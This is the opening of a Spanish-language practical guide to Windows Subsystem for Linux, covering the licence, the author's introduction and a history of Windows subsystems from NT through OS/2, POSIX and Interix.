


WSL HANDBOOK

GUÍA PRÁCTICA DEFINITIVA PARA
WINDOWS SUBSYSTEM FOR LINUX
V.2503

Sergio de los Santos



@Sernmade.
art

*No es que escribir me produzca un gran placer,
pero es mucho peor si no lo hago.*


Paul Auster.

WSL HANDBOOK

La Guía Práctica Definitiva de Windows Subsystem for Linux

Sergio de los Santos
@ssantosv
<https://github.com/ssantosv>

Esta obra está licenciada bajo:



Atribución-CompartirIgual 4.0 Internacional

<https://creativecommons.org/licenses/by-sa/4.0/deed.es>

Versión: 2503
Málaga, España. Marzo 2025

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etc. que aparecen en este manual son marcas registradas de sus respectivas compañías u organizaciones.

Usted es libre de:

- Compartir — copiar y redistribuir el material en cualquier medio o formato para cualquier propósito, incluso comercialmente.
- Adaptar — remezclar, transformar y construir a partir del material para cualquier propósito, incluso comercialmente.
- La licenciatario no puede revocar estas libertades en tanto usted siga los términos de la licencia

Bajo los siguientes términos:

- Atribución — Usted debe dar crédito de manera adecuada, brindar un enlace a la licencia, e indicar si se han realizado cambios. Puede hacerlo en cualquier forma razonable, pero no de forma tal que sugiera que usted o su uso tienen el apoyo de la licenciatario.
- CompartirIgual — Si remezcla, transforma o crea a partir del material, debe distribuir su contribución bajo la misma licencia del original.
- No hay restricciones adicionales — No puede aplicar términos legales ni medidas tecnológicas que restrinjan legalmente a otras a hacer cualquier uso permitido por la licencia.

Avisos:

- No tiene que cumplir con la licencia para elementos del material en el dominio público o cuando su uso esté permitido por una excepción o limitación aplicable.
- No se dan garantías. La licencia podría no darle todos los permisos que necesita para el uso que tenga previsto. Por ejemplo, otros derechos como publicidad, privacidad, o derechos morales pueden limitar la forma en que utilice el material.

Introducción

Por qué este libro

Usaba WSL desde hacía tiempo. Lanzaba algunos comandos y disfrutaba de ciertas herramientas en la consola Ubuntu que podías instalar en Windows 10. Nunca había necesitado mucho más. Hasta que lo necesité. Empecé a intentar instalar programas nativos para Linux y dejar de buscar alternativas para Windows. Sobre todo, cuando no podían convivir *Hyper-V* y *VMWare* o *VirtualBox* en una misma máquina (aunque afortunadamente, eso se arregló). Una forma nativa de instalar programas y herramientas por línea de comando en *git*, era extremadamente cómodo en Linux y a veces imposible en Windows. Y mientras retrasaba el momento de sumergirme en la tecnología, WSL seguía evolucionando. Cuando supe que se podían lanzar entornos completos de escritorio y que disponía de un sistema nativo de gráficos (aunque me enteré tarde) entonces sí que comencé a investigar.

Leí libros, decenas de entradas de blog, hice preguntas en *Reddit*, *askubuntu.com* y *superuser.com*. Y descubrí un mundo apasionante, en constante evolución y con una implicación sana y directa tanto de la comunidad como de los desarrolladores.

Y, aun así, todo era muy confuso en este campo. La información de 2018 no valía en 2023, los libros se habían quedado obsoletos (incluso siendo de hace solo tres años) y a veces, eran poco precisos. Las distribuciones disponibles evolucionaban: lo que servía para Windows 10 ya no valía para Windows 11 y entre tanto, WSL continuaba introduciendo mejoras. Buscar en Google se volvía confuso porque precisaba examinar muy bien la fecha de publicación: puede que eso ya no sirviera. Lo que ayer requería de un *hack* para funcionar, hoy venía de serie en Windows 11.

Así que decidí remangarme y poner orden. Darle un sentido a todo lo que estaba viendo. Quise documentar mi propio proceso de investigación —probando de verdad y equivocándome—, que es la mejor forma de explicar. Y el resultado es este libro. Pretende ser la guía práctica definitiva para trabajar con WSL en Windows, abarcando los fundamentos que he considerado esenciales y aportando un punto de vista eminentemente práctico. Condensar cuatro meses de investigación en algo más de 100 páginas. No está todo lo que es, pero es todo lo que está. En la medida de lo posible, pretendo ir actualizando el contenido. Si encuentras un error en este libro, por favor avísame para corregirlo lo antes posible.

Está dirigido a quien necesite utilizar herramientas nativas Linux tanto gráficas como por línea de comando en Windows. Para quien una máquina virtual no satisface sus necesidades. Si eres programador, este libro te interesa como inicio, pero existen muchos más trucos (un libro entero¹, de hecho) para sacar todo el provecho de WSL como sistema de programación y desarrollo.

En resumen, este libro es el que me hubiera gustado leer a mí hace unos meses. Me hubiese ahorrado muchísimo tiempo.


En esta segunda edición, he incluido mucha más información sobre Windows 11 y actualizado algunos puntos.

¹https://www.amazon.es/Windows-Subsystem-Linux-Tricks-Techniques/dp/1800562446/ref=cm_cr_arp_d_product_top?ie=UTF8

Por qué una versión digital gratis

He publicado otros libros de pago, pero este es gratis por varias razones.

- Porque creo que va a tener que ser actualizado a menudo, y no considero justo comprar algo que puede quedar obsoleto rápidamente. Además, ha sido un proceso de exploración interesante que me gustaría compartir. No he partido de una posición privilegiada de conocimiento en esta tecnología y lo considero un proyecto muy personal.
- Es un libro ligero.
- Quería tener absoluto control sobre maquetación, portada y diseño (que es obra de mi hijo de, por entonces, 14 años, que puedes encontrar en Instagram en @sermade.art). También del proceso de publicación punto a punto. Es una experiencia que me apetecía.
- Simplemente porque nunca lo había hecho, y quería ofrecer algo gratuito a la comunidad. Yo he aprendido mucho gracias a libros gratuitos.
- Por supuesto, es una forma de dar máxima difusión a esta tecnología, que creo que no se ha explicado suficientemente bien. Ni su parte más deslumbrante ni los problemas o fallos más evidentes.
- La versión 2503 del libro se pone a la venta en Amazon con impresión bajo demanda, aunque se mantendrá la versión digital gratuita.



Esquema del libro. Y siempre, trucos y seguridad

Historia y precedentes de los subsistemas

WSL es la culminación de un proceso que comienza en los 80. Con períodos de necesidad, odio, y finalmente amor hacia la integración de sistemas POSIX en Windows. Algo que se explica a través de la historia de la propia Microsoft, sus aciertos y fallos en el desarrollo de proyectos y tecnologías, además de las necesidades de la industria y los cambios de presidente y filosofía en la empresa. Una historia de encuentros y desencuentros que os invito a investigar, porque es mucho más rica en matices que lo que aquí voy a contar.

Un subsistema, como tantos otros programas, interactúa desde el espacio de usuario con el *Kernel*. Pero los subsistemas en especial implementan las llamadas necesarias para la “traducción” entre las características de un “sistema” a otro. No son nada nuevo. Es un nombre inventado por Microsoft, pero podrían haberlo llamado “emulador”, aunque quizás no sería exacto. El nombre más acertado es, quizás “*environment subsystem*”, en el sentido de que crea un entorno en el que interactuar. Y porque subsistema es también un parámetro a la hora de programar y además Microsoft llama subsistemas a otras partes del sistema operativo. Pero por convención, cuando nos referimos a la capacidad de ejecutar programas diseñados para otros sistemas operativos, hablamos en general de “subsistemas”. Desde que apareció Windows NT, existen los subsistemas como herramientas para lanzar todo o partes de sistemas operativos diferentes en Windows que coexisten y permiten lanzar otros programas. Ahora bien, hay una enorme diferencia entre unos y otros en función de lo usable que sea, de cuánto se implemente y cómo lo hagan. Tenemos desde subsistemas como WSL que puede ejecutar programas nativos en entornos gráficos, a otros subsistemas que para interactuar necesitaban herramientas de terceros y apenas cumplían algunas especificaciones casi por compromiso. Además, disponemos de, por ejemplo, subsistemas diseñados simplemente para traducir de una arquitectura a otra.


Por ejemplo, en Windows NT (nativo de 32 bits), las aplicaciones de 16 bits para Windows eran lanzadas en una VDM (virtual DOS machine) donde se ejecutaba a su vez el subsistema WoW (Windows on Win32) para “traducir” las arquitecturas. El subsistema WoW era un proceso Win32 y cada aplicación de 16 bits, un hilo en la VDM del proceso WoW. Algo que, salvando las distancias, se asemeja al esquema WSL.

El subsistema Linux para Windows (WSL) no es el primero ni será el último subsistema en Windows. Aunque hasta el momento, ha conseguido un buen grado de aceptación, “completitud” (en el sentido de capacidad de traducción, ejecución nativa e interactuación). Quizás su utilidad solo sea superada por el “invisible” subsistema más usado hoy: WoW64 (Windows on Windows64) que permite correr aplicaciones de 32 bits en plataformas de 64. Algo tan transparente y popular que apenas lo tenemos en cuenta.

Repasemos ahora la historia de los subsistemas en Windows.

Los subsistemas de NT

Estrictamente hablando, hoy en Windows 10 y 11, por defecto, solo existe el subsistema Win32, que permite ejecutar aplicaciones de 32 bits. Pero cuando nació NT, en los 90, podíamos encontrar dos más especialmente destacados: el subsistema OS/2 y el POSIX. Y el motivo es interesante.



Arquitectura original del Kernel de Windows NT, con tres subsistemas. Fuente:
https://en.wikipedia.org/wiki/Architecture_of_Windows_NT#/media/File:Windows_2000_architecture.svg

Cuando fue diseñado, uno de los objetivos de Windows NT era separar el *Kernel* del espacio de usuario en el sistema (algo que DOS no conseguía). Por otro lado, durante mitad de los 80 y 90, ni siquiera se tenía claro qué sistema operativo dominaría en el emergente PC. Microsoft jugaba así a dos bandas. Por un lado, desarrollaba con IBM el sistema operativo OS/2, la gran apuesta del gigante azul para sus PC. Por otro, según el acuerdo entre ambas partes, Microsoft podía, además de colaborar en OS/2, vender su sistema por separado a

otros PC. Si no hubiera sido por los acontecimientos y desencuentros que sufrieron, NT podía haber sido el sucesor natural de OS/2 basado en su experiencia de desarrollo conjunta, pero esta línea paralela abierta en solitario por Microsoft, hizo que el mercado respondiese de otra manera (lo vemos en el siguiente apartado) separando OS/2 de NT y con una guerra que sabemos quién ganó.

El caso es que, como por contrato Microsoft tenía la capacidad de vender su propio sistema operativo además de colaborar con OS/2, Windows NT, antes de conquistar la inmensa mayoría de los escritorios, decidió elegirlo todo. Por un lado, NT tenía un *microkernel* híbrido, o sea, ni monolítico (todos los drivers cargados en él) ni *microkernel* (todos los módulos se pueden reconfigurar y se cargan sobre el *Kernel* una vez arranca). Y no solo eso, sino que además contaba con estos tres subsistemas:

- Windows (Win 32), que a su vez le permitía ejecutar aplicaciones de Windows 3.x de 16 bits y DOS. Como he mencionado, lo conseguía con NTVDM (NT Virtual DOS Machine). Se dejó de incluir en los Windows de 64 bits (que empezaron en XP).
- POSIX, para soportar las especificaciones del libro naranja del departamento de defensa y poder comercializar su tecnología en este ámbito.
- OS/2 para poder ejecutar aplicaciones de su socio IBM pero a la vez, competidor (y más tarde, víctima).

Esto lo convertía en un sistema operativo bastante avanzado para su época, aunque nunca le puso especial cariño a POSIX ni OS/2. No les dotó de *shell*, ni capa de presentación gráfica. Se centró en desarrollar bien el *Client-Server Runtime Subsystem* (CSRSS), el proceso que (todavía) aloja las API Win32 entre usuario y *Kernel*. Y lo hizo por varias razones:

- Primero porque confiaba y apostó por los nuevos procesadores de 32 bits.
- Segundo, porque su equipo (pequeño en comparación con IBM) tenía la agilidad necesaria para desarrollar y adaptarse a tiempo a esta nueva tecnología. Así, mientras que IBM apostaba en mejorar los 16 bits en OS/2 colaborando con Microsoft, Microsoft en su línea paralela de trabajo abrazó los 32 bits del nuevo procesador 386 de Intel por aquel momento.
- Y tercero, apoyó el formato Win32 porque en realidad, POSIX no le interesaba.

Y la apuesta resultó ganadora. A mediados de los 90, UNIX era caro, Linux inmaduro, OS/2 poco ágil y muy demandante en recursos y con este cóctel, Windows 95, basado en Win32 e impulsado por la propia Microsoft, arrasó en el mercado. Todo el mundo se puso a desarrollar para ese sistema. Para finales de los 2000, Microsoft ya abandonó todo lo que no oliese a Win32 progresivamente en su *Kernel*... Había ganado. Bueno, sí que en esa época de principios de los 2000, mantuvo cierta interoperabilidad con Linux con la única intención de que los programadores para este sistema utilizaran también Windows y pudieran portar sus programas. Pero realmente no rescataría los subsistemas hasta una década después, cuando se recuperó el interés por ejecutar aplicaciones de Android primero y, como derivada, Linux. Y poco después, hacia 2015, surgió un genuino interés por la misma razón de finales de los 90: atraer a los desarrolladores. Porque si algo tiene de interesante WSL es lo cómodo que resulta para programar en un entorno actual dominado por herramientas como *GIT*, *GitHub* y nubes con servidores Linux.

OS/2


La historia de Microsoft y OS/2 es más que interesante. De hecho, Windows NT se construyó en un OS/2 antes de que pudiera programarse sobre sí mismo porque obviamente, programar en DOS hubiera supuesto un enorme esfuerzo para los desarrolladores y OS/2 era más cómodo. La mezcla entre ambos sistemas era tal que el nombre original en 1988 era “NT OS/2”. Buena parte del código de NT contenía referencias a OS/2. Pero empecemos por el principio.

Durante los 80, había buena relación entre IBM y Microsoft. IBM quería un PC para el mercado doméstico y le faltaba un sistema operativo. Microsoft fue su aliado en ese aspecto, entre otras cosas porque el sistema más popular del momento, CP/M, nunca estuvo listo en su versión para 8086/8088 sino solo para el Intel 8080. En 1985, IBM y Microsoft comenzaron a trabajar en el proyecto CP/DOS, que luego sería OS/2. Pero entre tanto, gracias al acuerdo que tenían entre ellos, Microsoft podía vender MS-DOS a cualquier otro. No era un acuerdo exclusivo y Microsoft pudo llegar a desarrollar y lanzar Windows 3.0 por su cuenta durante la colaboración, lo que finalmente marcó la diferencia. Esto se conoce en la industria como la mayor estupidez de IBM o bien el mayor golpe de suerte de Microsoft, que supieron aprovechar. IBM no pensó en el auge de los PC clónicos o “IBM compatibles” que se comieron el mercado y a los que también pudo vender Microsoft mientras los “caros” PCs de IBM se hundían en ventas con OS/2.

IBM operaba como las grandes, arriesgando poco, buscando la estabilidad. Microsoft trabajaba rápido, buscando la velocidad y luego depurar en el mercado. Así que a finales de los 80 comenzaron las discrepancias. Microsoft quería apostar por la versión de 32 bits de OS/2 para los nuevos procesadores 386 que incorporaban esta arquitectura y IBM, por el contrario, mejorar la de 16 bits de OS/2.

Esto otorgaba diferentes ventajas a los dos sistemas. Microsoft, ya Windows 2.1 en 1988 le tomó ventaja técnica a OS/2, pues podía ejecutarse en arquitecturas de 32 bits. Aunque en otros aspectos las ventajas de OS/2 eran obvias. La primera versión de OS/2 podía, por ejemplo, ejecutar varias tareas y contaba con memoria virtual. En 1988 ya disponía de gráficos, pero a cambio, necesitaba mucha memoria: 4 megas de RAM.

Mientras trabajaban juntos en OS/2 con diferentes criterios, Microsoft vendía por millones ya su propio Windows 3.0, lo que arrumbó a OS/2 en el mercado y por esta y otras razones, para 1990, OS/2 estaba ya moribundo a pesar de los esfuerzos de IBM.



OS/2 corriendo en una máquina virtual. Se puede apreciar su similitud con Windows. Fuente:
<https://gunkies.org/wiki/File:Os213.png>

Por su lado, Microsoft, tras el éxito de Windows 3.0 en 1990, se vio capaz de separarse de IBM y la relación se deterioró. Se lanzó a desarrollar un *Kernel* puro de 32 bits, pero quería compatibilidad con todo, por si acaso. Se centró en su arquitectura NT de 32 bits (que se materializó en NT 3.1, la primera versión del nuevo *Kernel*), su apuesta principal, sin perder compatibilidad gracias a los subsistemas y permitiendo pivotar si fuese necesario.

IBM se quedó en solitario con OS/2 desde 1990 y comenzó una guerra entre ellos. Microsoft se llevó su código y conocimiento de OS/2 para renombrarlo y comenzar su versión NT en servidores. Sabemos quién ganó, a pesar de que OS/2 incorporó los 32 bits en 1991 y podía ejecutar de forma nativa cualquier programa de MS-DOS. Y fue a más, OS/2 2.0 en 1992 ya tenía soporte para aplicaciones de 32-bit, eliminó todo el código creado por Microsoft e introdujo sus propios subsistemas. Gracias al MVDM (*Multiple Virtual DOS Machines*) podía ejecutar muchas aplicaciones DOS nativas y así introdujo Win-OS/2 una versión de Windows 3.0 modificada que podía ejecutarse en OS/2 totalmente integrada. El márquetin de IBM llegó a afirmar que OS/2 era: "*a better DOS than DOS, a better Windows than Windows*".

Si la arquitectura NT se libraba en el servidor, la rivalidad máxima llegó a mediados de los 90 en el mundo del escritorio. A finales de 1994 se presentó OS/2 3.0 (OS/2 Warp) con una machacona campaña publicitaria para conquistar el PC del usuario (con multimedia, internet, IBM Works...), muy por delante de Windows 95 en su vertiente técnica gracias sobre todo a una enorme estabilidad. La legendaria estabilidad de OS/Warp era tal que se convirtió en el sistema operativo de varios cajeros automáticos de todo el mundo hasta no hace tanto. IBM ofreció soporte a OS/2 4.0 hasta el 31 de diciembre de 2006. La última versión que se lanzó fue la 4.52, presentada en 2011 para sistemas de escritorio y servidores.



Diferentes logos de OS/2 durante su vida

Por su parte, Microsoft incorporó hasta Windows 2000 un subsistema OS/2 capaz de ejecutar los programas (e incluso aplicaciones gráficas, pero casi nunca lo anunciaba) de 16 bits de esta plataforma.

POSIX

El otro subsistema POSIX (*Portable Operating System Interface for Unix*) original en Windows nunca fue muy útil por sí solo y se usaba para poder ganar contratos que exigían compatibilidad. El subsistema POSIX de Windows NT no proporcionó las partes del entorno de usuario interactivo de POSIX, originalmente estandarizado como POSIX.2. Es decir, Windows NT no proporcionó por sí mismo una *shell* POSIX ni ningún comando de Unix, ni siquiera el “ls”. Solo contaba con unas pocas llamadas a sistema implementadas y la posibilidad de descargar un *toolkit* MKS del que hablaré luego.

Con respecto a la seguridad, en 2004 sufrió una grave vulnerabilidad, muy sonada, que se solucionó con el boletín MS04-020. En 2000 también se podía elevar privilegios gracias a PSXSS.EXE, el ejecutable que se encargaba de manejar el subsistema.

¿Qué se podía hacer antes para “tener Linux en Windows”?

Todo comenzó con OpenNT, de Softway Systems, en 1996. Basado en el POSIX que traía Windows, era una especie de kit que le aportaba algo de usabilidad (*shell*, compilador...) con el único propósito de que, en un mundo donde UNIX era muy caro y Linux demasiado inmaduro, los desarrolladores pudieran portar herramientas a Windows NT. En 1998 se cambió el nombre a Interix, compañía que fue comparada por Microsoft en 1999. Microsoft continuó distribuyendo Interix 2.2 como producto independiente hasta 2002.

Microsoft



© 2000 Microsoft Corporation. All rights reserved.
Microsoft, Windows, and the Windows logo are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries.
1199 Part No. X05-35266

Un producto que había que comprar aparte para hacer uso del subsistema POSIX. Fuente: Amazon.com

En este anuncio de Microsoft, se comprueba que lo que se pretendía con Interix 2.2 (por 100 dólares) era migrar los entornos UNIX (no hablaban de Linux) a Windows, y que para eso Interix era el software ideal. Se consiguió portar así a Windows herramientas como OpenSSH, Apache... e incluso una librería capaz de ejecutar binarios ELF genéricos en ella.



Microsoft Interix 2.2 Brings UNIX System Capabilities to Windows 2000

February 7, 2000 |




REDMOND, Wash., Feb. 7, 2000 — Microsoft Corp. today announced it has released to manufacturing Interix 2.2, a complete environment that enables customers to easily run UNIX applications and scripts on the Microsoft® Windows NT® and Windows® 2000 operating systems without rewriting code.

Noticia sobre la salida de Interix 2.2. En ella se dice que “Interix provided all of the UNIX functionality necessary to efficiently move the code to Windows NT”. Fuente: <https://news.microsoft.com/2000/02/07/microsoft-interix-2-2-brings-unix-system-capabilities-to-windows-2000/>

